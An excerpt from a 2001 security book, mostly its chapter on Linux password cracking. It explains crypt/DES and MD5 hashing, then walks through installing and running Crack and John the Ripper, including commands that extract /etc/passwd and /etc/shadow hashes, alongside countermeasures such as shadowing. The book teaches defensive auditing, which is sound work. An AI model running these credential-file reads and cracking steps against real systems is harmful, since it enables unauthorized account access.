Also, be aware of virus hoaxes that can cause just as much damage as the viruses themselves. See <http://vmyths.com/hoax.cfm?page=0> for a list of known virus hoaxes.

— Guarding the Gateways

The most efficient way to protect large numbers of users remains a tough network-layer defense strategy. Of course, firewalls should be leveraged to the hilt in combating many of the problems discussed in this chapter. In particular, pay attention to outbound access control lists, which can provide critical stopping power to malicious code that seeks to connect to rogue servers outside the castle walls.

In addition, many products are available that will scan incoming email or web traffic for malicious mobile code. One example is Finjan's SurfinGate technology (<http://www.finjan.com>), which sits on the network border (as a plug-in to existing firewalls or as a proxy) and scans all incoming Java, ActiveX, JavaScript, executable files, Visual Basic Script, plug-ins, and cookies. SurfinGate next builds a behavior profile based on the actions that each code module requests. The module is then uniquely identified using an MD5 hash so repetitive that downloads of the same module only need to be scanned once. SurfinGate compares the behavior profile to a security policy designed by the network administrator. SurfinGate then makes an "allow" or "block" decision based on the intersection of the profile and policy. Finjan also offers a personal version of SurfinGate called SurfinGuard, which provides a sandbox-like environment in which to run downloaded code.

Finjan's is an interesting technology that pushes management of the mobile code problem away from overwhelmed and uninformed end users. Its sandbox technology has the additional advantage of being able to prevent attacks from PE (portable executable) compressors, which can compress Win32 .EXE files and actually change the binary signature of the executable. The resulting compressed executable can bypass any static antivirus scanning engine because the original .EXE file is not extracted to its original state before it executes. (Thus, traditional antivirus signature checking won't catch it.) Of course, it is only as good as the policy or sandbox security parameters it runs under, which are still configured by those darned old humans responsible for so many of the mistakes we've covered in this chapter.

SUMMARY

After writing this chapter, we simultaneously wanted to breathe a sigh of relief and to embark on years of further research into Internet user hacking. Indeed, we left a lot of highly publicized attack methodologies on the cutting room floor, due primarily to exhaustion at attempting to cover the scope of tried and untried attacks against common client software. In addition to dozens of other clever attacks from individuals like Georgi Guninski, some of the topics that barely missed the final cut include web-based mail service hacking (Hotmail), AOL user hacking, broadband Internet hacking, and hacking consumer privacy. Surely, the Internet community will be busy for years to come dealing

with all of these problems and those as yet unimagined. Here are some tips to keep users as secure as they can be in the meantime.


- ▼ Keep Internet client software updated! For Microsoft products often targeted by such attacks, there are several ways (in order of most effective use of time):
 - Windows Update (WU) at <http://www.windowsupdate.com>
 - Microsoft Security Bulletins at <http://www.microsoft.com/technet/security/current.asp>
 - Critical IE Patches at <http://www.microsoft.com/windows/ie/download/default.htm#critical>
 - Office Products Security Patches at <http://office.microsoft.com>
- Obtain and regularly use antivirus software. Make sure the virus signatures are kept updated on a weekly basis, and set as many automated scanning features as you can tolerate. (Automatic scanning of downloaded email is one that should be configured.)
- Educate yourself on the potential dangers of mobile code technologies like ActiveX and Java, and configure your Internet client software to treat these powerful tools sensibly. (See our discussion of Windows security zones in this chapter to learn how to do this.) A good introductory article on the implications of mobile code can be found at <http://www.computer.org/internet/v2n6/w6gei.htm>.
- Keep an extremely healthy skepticism about any file received via the Internet, whether as an email attachment or as an offered DCC on IRC. Such files should immediately be sent to the bit bucket unless the source of the file can be verified beyond question (keeping in mind that malicious worms like the ILOVEYOU worm can masquerade as email from trusted colleagues by hijacking their client software).
- ▲ Stay updated on the latest and greatest in Internet client hacking tools and techniques by frequenting these web sites of the people who are finding the holes first:
 - Georgi Guninski at <http://www.guninski.com/index.html>
 - Princeton's Secure Internet Programming (SIP) Team at <http://www.cs.princeton.edu/sip/history/index.php3>
 - Juan Carlos García Cuartango at <http://www.kriptopolis.com>



HACKING LINUX EXPOSED: LINUX SECURITY SECRETS & SOLUTIONS

**BRIAN HATCH
JAMES LEE
GEORGE KURTZ**

Osborne/McGraw-Hill
New York Chicago San Francisco
Lisbon London Madrid Mexico City
Milan New Delhi San Juan
Seoul Singapore Sydney Toronto



Osborne/**McGraw-Hill**
2600 Tenth Street
Berkeley, California 94710
U.S.A.

To arrange bulk purchase discounts for sales promotions, premiums, or fund-raisers, please contact Osborne/**McGraw-Hill** at the above address. For information on translations or book distributors outside the U.S.A., please see the International Contact Information page immediately following the index of this book.

Hacking Linux Exposed: Linux Security Secrets & Solutions

Copyright © 2001 by The McGraw-Hill Companies. All rights reserved. Printed in the United States of America. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but they may not be reproduced for publication.

1234567890 CUS CUS 01987654321
ISBN 0-07-212773-2

Publisher

Brandon A. Nordin

Vice President & Associate Publisher

Scott Rogers

Senior Acquisitions Editor

Jane Brownlow

Senior Project Editor

LeeAnn Pickrell

Acquisitions Coordinator

Ross Doll

Developmental Editor

Mark Cierzniak

Technical Editor

Philip Cox

Copy Editors

Judith Brown, Claire Splan

Emily Wolman, Judy Ziajka

Proofreader

Susie Elkind

Indexer

Karin Arrigoni

Computer Designers

Lauren McCarthy

Roberta Steele

Illustrators

Robert Hansen, Lyssa Sieben-Wald

Michael Mueller, Beth E. Young

Cover Design

Dodie Shoemaker

Series Design

Dick Schwartz

Peter F. Hancik

This book was composed with Corel VENTURA™ Publisher.

Information has been obtained by Osborne/**McGraw-Hill** from sources believed to be reliable. However, because of the possibility of human or mechanical error by our sources, Osborne/**McGraw-Hill**, or others, Osborne/**McGraw-Hill** does not guarantee the accuracy, adequacy, or completeness of any information and is not responsible for any errors or omissions or the results obtained from use of such information.

CHAPTER 9

**PASSWORD
CRACKING**

Password security is one of the most important security measures to implement for your Linux system. Without strong password security, your system will never be safe. A hacker who manages to compromise a firewall (see Chapter 13) can attempt to log in as a user and gain access to machines on the network. However, if all your users have strong passwords, you stand a good chance of foiling the hacker's illegal attempts to break into your network.

This chapter describes how passwords work, what hackers try to do to crack them, and what measures you can take to protect yourself.

HOW PASSWORDS WORK IN LINUX

Linux passwords are stored on the machine in encrypted form. Encryption involves converting a text string, based on a repeatable algorithm, into a form that is very different from the original string. The algorithm must be repeatable so that when you log in, Linux can take your password and reproduce the encrypted form that it stores.

For instance, if your password is

```
HelloWorld
```

the value stored on the Linux machine might resemble

```
aa0BUOE5ufwxk
```

NOTE

"HelloWorld" is a very bad password! For information on what makes a password good or bad, see "Password Protection," later in the chapter.

Linux uses a *one-way* encryption algorithm. You can encrypt a password, but you cannot generate a password from an encrypted value. You can only try to guess passwords based on a dictionary attack or a brute force attack, which we discuss later in the chapter.

/etc/passwd

Most early versions of Linux stored passwords in an encrypted form in the file `/etc/passwd`. During the login process, a user is asked for a username and password. The operating system takes the username and looks up that user's record in `/etc/passwd` to obtain his encrypted password. Then, the username and password are passed into an encryption algorithm function named `crypt()` to produce the encrypted password. If the result matches the encrypted password stored in `/etc/passwd`, the user is allowed access.

Here is an example of `/etc/passwd`:

```
[jdoe@machine1 jdoe]$ cat /etc/passwd
root:aleGVpwjgvHGg:0:0:root:/root:/bin/bash
```

```
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/sbin:
adm:*:3:4:adm:/var/adm:
lp:*:4:7:lp:/var/spool/lpd:
sync:*:5:0:sync:/sbin:/bin/sync
mail:*:8:12:mail:/var/spool/mail:
news:*:9:13:news:/var/spool/news:
uucp:*:10:14:uucp:/var/spool/uucp:
gopher:*:13:30:gopher:/usr/lib/gopher-data:
ftp:*:14:50:FTP User:/home/ftp:
nobody:*:99:99:Nobody:/:
xfs:*:100:101:X Font Server:/etc/X11/fs:/bin/false
jdoe:2bT1cMw8zeSdw:500:500:John Doe:/home/jdoe:/bin/bash
student:9d9WE322:501:100::/home/student:/bin/bash
```

Each line in `/etc/passwd` is a colon-separated record. The fields in `/etc/passwd` represent

- ▼ The username
- The encrypted password
- The user ID number
- The group ID number
- A comment about the user (often the user's name)
- The home directory
- ▲ The default shell

Notice that the encrypted password is in view in the second field in the record:

```
jdoe:2bT1cMw8zeSdw:500:500:John Doe:/home/jdoe:/bin/bash
```

This file is readable by all users:

```
[jdoe@machine1 jdoe]$ ls -l /etc/passwd
-rw-r--r--  1 root    root          842 Sep 12 16:24 /etc/passwd
```

The fact that the encrypted passwords are viewable by everyone leaves the system vulnerable to a *password attack*. The term password attack is a broad term, but it generally means any attempt to crack, decrypt, or delete passwords. A deleted password is one that is blank; this is as good as a decrypted password since the password is simply the ENTER key. Recall that Linux uses a one-way encryption algorithm: given an encrypted version of a password, the password cannot be derived. However, if someone has an encrypted version of a password, an attempt can be made to guess the password.

Linux Encryption Algorithms

An *encryption algorithm* is a repeatable formula to convert a string into a form that is unrecognizable and very different from the original. There exist many different encryption algorithms, from very simple and easy to decrypt to very complicated and virtually impossible to decrypt. As an example, let's look at one of the simplest encryption algorithms—rot13.

Rot13, or rotate 13, is an algorithm that takes a string and rotates the uppercase and lowercase alphabetic characters 13 character positions:

a → n	A → N
b → o	B → O
...	...
m → z	M → Z
n → a	N → A
o → b	O → B
...	...
z → m	Z → M

Given the string

```
Hello, world
```

the rot13 encrypted result is

```
Uryyb, jbeyq
```

The rot13 algorithm satisfies the first requirement of an encryption algorithm: it is repeatable (“Hello, world” always encrypts to “Uryyb, jbeyq”). However, it is not an effective algorithm because the encrypted form is too similar to the original form, and the original is easily generated given the encrypted form: simply rotate the encrypted form again, and the original is re-created. Therefore, rot13 is not a one-way encryption algorithm and is not appropriate for Linux password encryption.

There are two algorithms used in Linux to encrypt passwords: DES and MD5. They are effective encryption algorithms because they are repeatable and virtually impossible to crack in a reasonable amount of time (given a strong enough encryption key).

NOTE

MD5 is technically a hash algorithm, not an encryption algorithm. However, like DES, it converts the password into a form that is not decryptable.

The DES Algorithm

The Data Encryption Standard (DES) is one algorithm used to encrypt Linux passwords. DES was developed by the U.S. government and IBM. DES is implemented by `crypt(3)` and is the UNIX standard.

The `crypt(3)` function takes two arguments: *key* and *salt*. The key is the user's password, and the salt is a two-character string chosen from the set [a-zA-Z0-9./]. The user's key is limited to a length of eight characters, and the lowest 7 bits of each byte of the user's key is used to create a 56-bit key. This 56-bit key is used to encrypt a constant string (usually a string consisting of all zeroes), generating a 13-character string that is returned by `crypt(3)`.

NOTE

Since the user's password is the key used in the encryption algorithm (the value is a string of zeroes), the key must be known to decrypt the result. Since the key is not known (it should not be known since it is a user's Linux password), the result is un-decryptable by any known function. Hence, `crypt(3)` implements a one-way encryption algorithm.

The result of the `crypt(3)` function is a string in which the first two characters are the salt itself. The result has the following format:

- ▼ It is 13 characters in length.
- ▲ The characters are either alpha, digit, underscore, period, or dash:
a-zA-Z0-9_.-

For example, if the salt is the string "A1" and the user's password is "MyPass," the `crypt(3)` function will return

```
A1qLr2pFD.Ddw
```

Notice that the first two characters of the string, "A1," make up the salt used to generate the result.

If the improbable happens and two users have the same password, "MyPass," the chance of them having the same salt is 1 in 4096; therefore, the result of the `crypt(3)` function for these two users will probably be different. As an example, if another user has the same password, "MyPass," and her salt is "A2," the result of `crypt(3)` would be

```
A2.I0Myq3Nf.U
```

Notice that this result of encrypting "MyPass" is quite different from the previous result using a different salt.

Here is a Perl script that asks the user for a salt and a password, and passes the two values into the `crypt(3)` function to compute the encrypted value:

```
#!/usr/bin/perl
# crypt.pl

use strict;

print 'Please enter your salt: ';
my $salt = <STDIN>;
chomp $salt;

print 'Please enter your password: ';
my $passwd = <STDIN>;
chomp $passwd;

print 'The result is: ', crypt($passwd, $salt), "\n";
```

Here is an example of executing this program:

```
[jdoe@machine1 perl]$ ./crypt.pl
Please enter your salt: x7
Please enter your password: IAmGod
The result is: x7Se2vAt4SqKQ
```

NOTE

Since DES was developed in part by the U.S. government, it is not exportable outside the United States.

The MD5 Algorithm

MD5, a hash algorithm, improves upon the use of DES in many ways:

- ▼ **Infinite length passwords** They are not limited to eight characters.
- **Much larger keyspace** Here is an example of the output of MD5:

```
$1$rVh4/3C/$.xtBPA85bzw/2qBTOYY/R.
```

It is much longer than 13 characters, and the legal characters include punctuation and other characters.

- ▲ **Exportable** It was not developed in part by the U.S. government, so it can be exported outside the United States.

The following Perl script illustrates an implementation of MD5:

```
#!/usr/bin/perl -w
# md5.pl
```

```

use strict;
use MD5;

print 'Please enter your password: ';
my $passwd = <STDIN>;
chomp $passwd;

my $md5 = new MD5;
$md5->add($passwd);
my $digest = $md5->digest();
print("Result is ", unpack("H*", $digest), "\n");

```

Here is an example of executing this program:

```

[jdoe@machine1 perl]$ ./md5.pl
Please enter your password: IamGod
Result is d8c653b74da4841b95b17d38a68f20cb

```

NOTE

It is extremely unlikely, but possible, for two different passwords to generate the same encrypted text for MD5.

PASSWORD CRACKING PROGRAMS

Password cracking describes the act of guessing passwords in an attempt to gain access to a computer. Most password cracking strategies involve selecting common words from a dictionary (called a *dictionary attack*) or common patterns used (such as `testing123`). The steps hackers will take to try to crack passwords usually involve obtaining a copy of `/etc/passwd` and then executing a program remotely on their machine that guesses passwords, in an attempt to produce the encrypted form of the password stored in that file.

The *brute force* method involves repeated attempts to log in. The hacker will use a username (like `root`) and begin the brute force attempt at guessing the password—perhaps starting with “aaaaa,” then “aaaaab,” then “aaaaac,” and so on. This type of attack does not require a copy of the encrypted passwords—merely a lot of patience and sufficient time. However, it is easy to see evidence of such an attack because this method will leave trails in the system log files. And you do check your logs, don’t you?

Here is an example of the Linux log file `/var/log/messages` showing evidence of a brute force attack:

```

Nov  6 15:49:27 machine1 login[1699]: FAILED LOGIN 1 FROM localhost FOR root,
Authentication failure
Nov  6 15:49:32 machine1 login[1699]: FAILED LOGIN 2 FROM localhost FOR root,
Authentication failure
Nov  6 15:49:37 machine1 login[1699]: FAILED LOGIN 3 FROM localhost FOR root,

```

```

Authentication failure
Nov  6 15:49:41 machine1 login[1699]: FAILED LOGIN SESSION FROM localhost FOR
root, Authentication failure
Nov  6 15:49:41 machine1 PAM_pwdb[1699]: 3 more authentication failures; (uid=0)
-> root for login service
Nov  6 15:49:41 machine1 PAM_pwdb[1699]: service(login) ignoring max retries;
4 > 3

```

Performing a dictionary attack or a brute force attack by hand is tedious and time consuming. However, most hackers will not perform these attacks by hand; instead, they will use one of the available open source password cracking programs. We will look at two popular ones: Crack and John the Ripper.



Crack

<i>Popularity:</i>	10
<i>Simplicity:</i>	9
<i>Impact:</i>	9
<i>Risk Rating:</i>	9

Crack is one of the best known UNIX password cracking programs. You could call it the father of all password crackers. It is considered the standard by which other password cracking programs are measured. It was written by Alec D. E. Muffet, a UNIX engineer from Wales. In Alec's words: "Crack is a freely available program designed to find standard UNIX eight-character DES encrypted passwords by standard guessing techniques. It is written to be flexible, configurable, and fast."

Installing Crack

The following example was performed on an installation of RedHat Linux version 6.2. Most Linux distributions will follow similar installation steps.

First, download the latest version (currently 5.0a) from

<http://www.users.dircon.co.uk/~crypto/index.html>

Next, unzip and untar the tarball:

```
[jdoe@machine1 /tmp]# tar xzf crack5.0.tar.gz
```

Change directory into the new directory named c50a:

```
[jdoe@machine1 /tmp]# cd c50a
```

The next step is to compile Crack. If an MD5-based version of `crypt()` is being used (which is the case with Red Hat 6.2), it is necessary to do the following:

```
[jdoe@machine1 c50a]# mv src/libdes src/libdes.orig
[jdoe@machine1 util]# cd src/util
[jdoe@machine1 util]# cp -f elcid.c,bsd elcid.c
[jdoe@machine1 c50a]# cd ../../
```

The program to build and execute Crack is named Crack. Crack was written to work both with the DES version of `crypt()` and the MD5 version of `crypt()`, and there is a section of code in Crack that indicates which version is being used. Crack defaults to the DES algorithm, and since Red Hat 6.2 uses MD5, there is a small modification necessary to make it work for Red Hat. Here are the lines that you will see in Crack:

```
# vanilla unix cc
CC=cc
CFLAGS="-g -O $C5FLAGS"
#LIBS=-lcrypt # uncomment only if necessary to use stdlib crypt(), eg: NetBSD MD5

# gcc 2.7.2
#CC=gcc
#CFLAGS="-g -O2 -Wall $C5FLAGS"
#LIBS=-lcrypt # uncomment only if necessary to use stdlib crypt(), eg: NetBSD MD5
```

Change those lines to the following:

```
# vanilla unix cc
#CC=cc
#CFLAGS="-g -O $C5FLAGS"
#LIBS=-lcrypt # uncomment only if necessary to use stdlib crypt(), eg: NetBSD MD5

# gcc 2.7.2
CC=gcc
CFLAGS="-g -O2 -Wall $C5FLAGS"
LIBS=-lcrypt # uncomment only if necessary to use stdlib crypt(), eg: NetBSD MD5
```

Notice that we are no longer using vanilla UNIX—you can't accuse Linux of being a vanilla operating system.

Now, Crack can be compiled:

```
[jdoe@machine1 c50a]# ./Crack -makeonly
```

Now, create the dictionaries (this can take some time):

```
[jdoe@machine1 c50a]# ./Crack -makedict
```

When Crack is finished making its dictionaries, you will see this output:

```
Crack: Created new dictionaries...
Crack: makedict done
```

Running Crack

To attempt to crack `/etc/passwd`, execute Crack like this:

```
[jdoe@machine1 c50a]# ./Crack /etc/passwd
```

Or, if you like, copy `/etc/passwd` into the directory where you are running Crack:

```
[jdoe@machine1 c50a]# cp /etc/passwd passwd.txt
```

Note, this will not copy a crackable `/etc/passwd` if you are using either NIS or shadowed passwords. If you are running NIS, one way to generate a crackable file is to execute

```
[jdoe@machine1 c50a]# ypcat passwd > passwd.txt
```

If you are using shadow passwords (to be covered later in the chapter), there is a script named `shadmrg.sv` included in the Crack distribution that will generate a crackable password file.

CAUTION

Since this crackable password file will contain the encrypted passwords, be sure to make this file readable only by `root`.

```
[root@machine1 c50a]# scripts/shadmrg.sv > passwd.txt
[root@machine1 c50a]# chmod 600 passwd.txt
```

Now it is time to run Crack. Execute the Crack program, passing as the argument the password file:

```
[jdoe@machine1 c50a]# ./Crack passwd.txt
```

Crack will generate several lines of output ending in

```
Crack: launching: cracker -kill run/Kmachine1.1572
Done
```

Crack has launched the cracker program in the background. To verify this:

```
[jdoe@machine1 c50a]# ps ax | grep crack
1661 pts/1    RN      0:28 cracker -kill run/Kmachine1.1572
```

Crack creates a file in the directory named `run` that is a log file of its progress. You can watch the progress by tailing this file:

```
[jdoe@machine1 c50a]# tail -f run/Dmachine1.1572
O:967256300:673
I:967256300:LoadDictionary: loaded 0 words into memory
I:967256300:OpenDictStream: trying: kickdict 674
I:967256300:OpenDictStream: status: /ok/ stat=1 look=674 find=674
genset='conf/rules.perm4' rule='/oso0/sss$/asa4/hs'4l' dgrp='gcperm'
prog='smartcat run/dict/gcperm.*'
O:967256300:674
```

```
I:967256300:LoadDictionary: loaded 0 words into memory
I:967256300:OpenDictStream: trying: kickdict 675
I:967256300:OpenDictStream: status: /ok/ stat=1 look=675 find=675
genset='conf/rules.fast' rule='' dgrp='1' prog='smartcat run/dict/'.*'
O:967256300:675
I:967256307:LoadDictionary: loaded 166811 words into memory
```

Depending on the number of users in your password file and how good their passwords are, Crack can take a long time to run. Also, if executed without `nice`, it can utilize a large percentage of the CPU. This output from the `top` command shows how much of the CPU Crack can utilize:

```
[jdoe@machine1 c50a]# top
      PID USER      PRI  NI  SIZE  RSS SHARE STAT   LIB %CPU %MEM    TIME COMMAND
 26811  jdoe        18   5  3864 3864   340 R  N      0 97.4  1.4   4:56 cracker
```

Notice that it is consuming 97.4 percent of the CPU. Also, Crack can read from and write to the disk quite a bit.

NOTE

It is not uncommon for a user to run Crack on your machine. If you notice that your machine is sluggish or is excessively accessing the disk, execute the `top` (or similar) command to monitor your processes. If you see Crack running, you may want to take corrective action.

Cracking Passwords on More Than One Machine Crack can be run as a *distributed* process. In other words, it is possible to distribute Crack's load across hosts on a network or among several processors on a single machine. In Crack 5.0, this functionality requires Perl installed on the master machine. Almost all Linux distributions have Perl installed.

To run Crack as a distributed process:

1. Edit `conf/network.conf`.

This file contains lines that have the following form:

```
host:relpow:nfsbool:rshuser:crackdir
```

Where:

- `host` is the name of the host to which Crack should `rsh`.
- `relpow` is an arbitrary measure of the host's power; used by Crack to decide how to divide the workload evenly according to ability.
- `nfsbool` determines whether the remote host shares the Crack filestore; defaults to "y."
- `rshuser` is a username for the `rsh` command (optional).
- `crackdir` is the remote host directory that contains Crack (required).

2. Execute `Crack -network [other flags] filename ...`

Email Option Crack has an option to send email to any user whose password is cracked:

```
[jdoe@machine1 c50a]# ./Crack -mail passwd.txt
```

This option will send the contents of `scripts/nastygram` to all the users who have passwords cracked by Crack. You can modify this script to send a message to the users who have poor passwords and use it to inform and educate them on the use of good passwords.

The reason for sending email to those users who have had their weak passwords cracked is that they will change them to strong passwords. However, there is a good reason *not* to send this email: it may be intercepted in transit by a hacker who will then know that the user has a weak password. The hacker can then try to crack the user's password, log in, and change the password himself, or do worse damage. Perhaps a better approach to dealing with weak passwords is simply to lock out users and attempt to contact them or, if convenient, wait for them to contact you.

Viewing Results To view the result of Crack, use the provided Reporter program:

```
[root@machine1 c50a]# ./Reporter
```

```
---- passwords cracked as of Mon Sep 11 12:52:11 CDT 2000 ----  
Gussed student [student] [passwd.txt /bin/bash]  
Gussed jdoe [john] [passwd.txt /bin/bash]  
Gussed root [IAmGod] [passwd.txt /bin/bash]
```

Here we see that Crack has cracked three of our users' passwords.

NOTE

The `root` user's password was not difficult to guess. In reality, `root`'s password should be exceptionally strong. This is the last user that you want to be compromised on your machine.

An Important Note Regarding Crack

Be sure to check out the help file on the Crack web site. It has many helpful hints and directions, as well as a FAQ section. One question in particular deserves a mention, and this is quoted from the FAQ:

```
How do I run Crack under DOS/Win95?
```

```
Reformat your hard-drive and install Linux, then try again. CAUTION: This process may lose data.
```




John the Ripper

<i>Popularity:</i>	9
<i>Simplicity:</i>	9
<i>Impact:</i>	9
<i>Risk Rating:</i>	9

Another more recent password cracking program is John the Ripper. John is faster than Crack and has a few additional features:

- ▼ It is designed to be fast and powerful.
- It cracks standard and double-length DES, MD5, and Blowfish algorithms.
- It uses its own internal and highly optimized modules instead of `crypt(3)`.
- You can suspend and restart a session.
- It is available for different platforms, so a program started on one machine can be resumed on a different machine.
- You can specify your own list of words and rules to use.
- You can get the status of an interrupted or running session.
- ▲ You can specify which users or groups to crack.

Installing John the Ripper

Visit the official John web site:

```
http://www.openwall.com/john/
```

The latest source at the time of this book is version 1.6. So download the file `john-1.6.tar.gz`. Now unzip and untar the source:

```
[jdoe@machine1 john]$ tar xzf john-1.6.tar.gz
```

Next, change into the new directory, go into the `src` directory, and make the program:

```
[jdoe@machine1 john]$ cd john-1.6
[jdoe@machine1 john-1.6]$ cd src
[jdoe@machine1 src]$ make linux-x86-any-elf
```

This will create the binary named `run/john`. The `run` directory can be copied anywhere since it contains all the files that `john` needs in order to run.

Running John the Ripper

Execute `john` by passing it a password file on the command line, usually a copy of `/etc/passwd`.

NOTE

If shadowed passwords are being used (to be discussed later in the chapter), the encrypted passwords can be obtained by executing the `unshadow` program distributed with `john`. Since `/etc/shadow` is only readable by `root`, only the `root` user can execute `unshadow`.

CAUTION

Since the file you create here will contain the encrypted passwords, be sure to make this file readable only by `root`.

```
[root@machine1 run]$ unshadow /etc/passwd /etc/shadow > passwd.txt
[root@machine1 run]$ chmod 600 passwd.txt
```

Cracked passwords will be printed to the terminal and also saved to the file named `run/john.pot`. An example of running `john` and the output that `john` creates is shown here:

```
[jdoe@machine1 run]$ john passwd.txt
Loaded 3 passwords with 3 different salts (FreeBSD MD5 [32/32])
jdoe          (john)
student      (student)
```

NOTE

If and when `john` is run again, `john` looks in `john.pot`, and if a cracked password is found, it does not try to crack it again.

While `john` is running, press any key for the current status:

```
guesses: 2  time: 0:00:02:50 (3)  c/s: 1532  trying: 2bdo
```

Typing `CTRL-C` will suspend `john`. Typing `CTRL-C` twice will abort without saving. Also, `john` will save its current status every 10 minutes to a file named `run/john.ini` so that if the system crashes in the middle of a run, `john` can be resumed. (This feature is obviously designed for the Windows crowd.)

To resume an interrupted session:

```
[jdoe@machine1 run]$ john -restore
```

To retrieve the cracked passwords:

```
[jdoe@machine1 run]$ john -show passwd.txt
jdoe:john:500:500:John Doe:/home/jdoe:/bin/bash
student:student:501:100::/home/student:/bin/bash
```

```
2 passwords cracked, 1 left
```

To retrieve a specific user's cracked password:

```
[jdoe@machine1 run]# john -show -users:jdoe passwd.txt
jdoe:john:500:500:John Doe:/home/john:/bin/bash

1 password cracked, 0 left
```

There are many other ways to run `john`. See the file `doc/EXAMPLES` in the John distribution for more details.

John's Modes

John's modes can be enhanced by definitions in `run/john.ini`. This file contains many rules and modes that users can create and enhance. The modes that `john` supports include:

- ▼ **Wordlist mode** Allows you to specify a wordlist in `FILE` or one to be read from `stdin`. These words will be used to try to crack the passwords; you can also provide rules used to modify the words.

```
[jdoe@machine1 run] john -wordfile:FILE
[jdoe@machine1 run] john -wordfile -stdin
```

- **Single crack mode** Uses login/GECOS information as passwords—very fast.

```
[jdoe@machine1 run] john -single
```

- **Incremental mode** Tries all possible character combinations. It is the most powerful mode, but it can take a long time.

```
[jdoe@machine1 run] john -incremental
```

- ▲ **External mode** Allows external mode definitions using functions written in a C-like programming language.

```
[jdoe@machine1 run] john -external
```

Email Option

Like Crack, John has the ability to send email to any user whose password is cracked:

```
[jdoe@machine1 run]# ./mailer passwd.txt
```

This program will send an email message to all the users who have passwords cracked by John.

Like the script Crack uses to send email to users with poor passwords, you can use the `mailer` program to inform and educate users on the use of good passwords.

Again, sending this email to a user with a weak password is potentially dangerous.

Other Cracking Programs

Although Crack and John the Ripper are two of the most well known password crackers, there are a large number of cracking programs available. A good web site to visit to find a long list of these programs is <http://packetstorm.security.com/>.



Viper

<i>Popularity:</i>	6
<i>Simplicity:</i>	10
<i>Impact:</i>	7
<i>Risk Rating</i>	7

Viper (<http://www.wilter.com/wf/>) is a GUI-based Windows program that performs a brute force password attack of DES/crypt() passwords. It takes as its input a line from either `/etc/passwd` or `/etc/shadow` (to be covered later in the chapter) and begins a brute force attack using passwords from 1 to 12 characters in length. Viper will check all passwords. It literally checks from “a” to “000000000000” and all possible combinations in between. It only checks alphas and digits, choosing to ignore punctuation and special characters. Since Viper is checking all possible combinations of alphas and digits, it can take a long time to execute—a *really* long time. If it checks all possible combinations of characters in a string of length 12, it must check more than $3e21$ passwords. Even on a fast machine, this will take a considerable amount of time.

Viper is quite slow and hogs a lot of the processor as it is working. Moreover, attempting to iconify the window can take several minutes. However, it is good to know that it is possible to crack Linux passwords on other platforms if you find yourself without access to a Linux machine (and finding yourself without access to a Linux machine is one very good reason to try to hack one).



Slurpie

<i>Popularity:</i>	8
<i>Simplicity:</i>	8
<i>Impact:</i>	9
<i>Risk Rating:</i>	8

Slurpie (<http://www.jps.net/coati/archives/slurpie.html>) is a password cracking program similar to Crack and John the Ripper that can run in distributed environments. Since Slurpie can run on multiple computers at the same time, this can speed up the cracking progress considerably.

Input to Slurpie is a password file and, optionally, a dictionary. Slurpie can be run on a single host or on multiple hosts. To run on multiple hosts, simply build Slurpie on each machine and add each machine’s IP to the `hosts.dat` file in the Slurpie distribution.

— Password Cracking Countermeasures

There are several measures you can take to protect your machine against a hacker trying to crack your passwords with a password cracking program:

1. Run the cracking programs yourself to find weak passwords on your machine.
2. Make sure password files are not readable.
3. Check your log files.
4. Use shadowed passwords (discussed later in the chapter).

Availability of Dictionaries

Since a dictionary attack uses a list of words to generate passwords, the more comprehensive the list of words, the more likely the attack will be successful (if a user has a password based on a dictionary word). Therefore, if you are attempting to crack passwords, you should obtain one or more large dictionaries. Keep in mind that a hacker will try to crack passwords using dictionaries in more than one language as well as dictionaries with relatively obscure words (such as scientific terms). The following are resources with many high-quality dictionaries.

Linux Dictionary

A dictionary can be found on your Linux machine. On RedHat version 6.2, it can be found at `/usr/dict/words`.

Packetstorm

This web site (<http://packetstorm.securify.com/>) has a large number of dictionaries and wordlists. You can find wordlists in different languages (for example, Chinese, Danish, and Italian) and on different topics (Biology, Colleges, and Surnames). Also, this web site has links to a large number of password cracking programs.

Freie Universität Berlin, Germany

This is another web site (<ftp://ftp.fu-berlin.de/pub/unix/security/dictionaries/>) with a large number of dictionaries, including many different languages.

SHADOW PASSWORDS AND /ETC/SHADOW

Password shadowing is a way to hide the encrypted passwords from view, thus making dictionary attacks extremely difficult. The file `/etc/passwd` still exists, but another file named `/etc/shadow` is created. This file contains the encrypted version of all passwords on the system and is only readable by `root`. Password shadowing is now considered essential for password security, so most current Linux distributions implement shadowed passwords. Using shadowed passwords is critical; hiding the encrypted

passwords from view is the most important step you can take to make a dictionary attack extremely difficult.

This part of the chapter will describe password shadowing and demonstrate how to convert from unshadowed passwords to shadowed passwords.

Shadow Passwords Explained

If shadowing is used, the contents of `/etc/passwd` would resemble

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
xfs:x:100:101:X Font Server:/etc/X11/fs:/bin/false
gdm:x:42:42:./home/gdm:/bin/bash
postgres:x:40:233:PostgreSQL Server:/var/lib/pgsql:/bin/bash
jdoe:x:500:500:John Doe:/home/jdoe:/bin/bash
student:x:501:100:./home/student:/bin/bash
```

Note that the encrypted password field is now simply “x” (and that is *not* the encrypted form). The contents of `/etc/shadow` are shown below:

```
root:aleGVpwjgvgvHGg:11013:0:99999:7:-1:-1:134549444
bin:!:11012:0:99999:7:::
daemon:!:11012:0:99999:7:::
adm:!:11012:0:99999:7:::
lp:!:11012:0:99999:7:::
mail:!:11012:0:99999:7:::
news:!:11012:0:99999:7:::
uucp:!:11012:0:99999:7:::
operator:!:11012:0:99999:7:::
gopher:!:11012:0:99999:7:::
ftp:!:11012:0:99999:7:::
nobody:!:11012:0:99999:7:::
xfs:!!:11012:0:99999:7:::
gdm:!!:11012:0:99999:7:::
postgres:!!:11012:0:99999:7:::
jdoe:2bTlcMw8zeSdw:11195:0:99999:7:-1:-1:134549452
student:9d9WE322:11195:0:99999:7:-1:-1:134549452
```

The fields in `/etc/shadow` represent

- ▼ Username
- Encrypted password
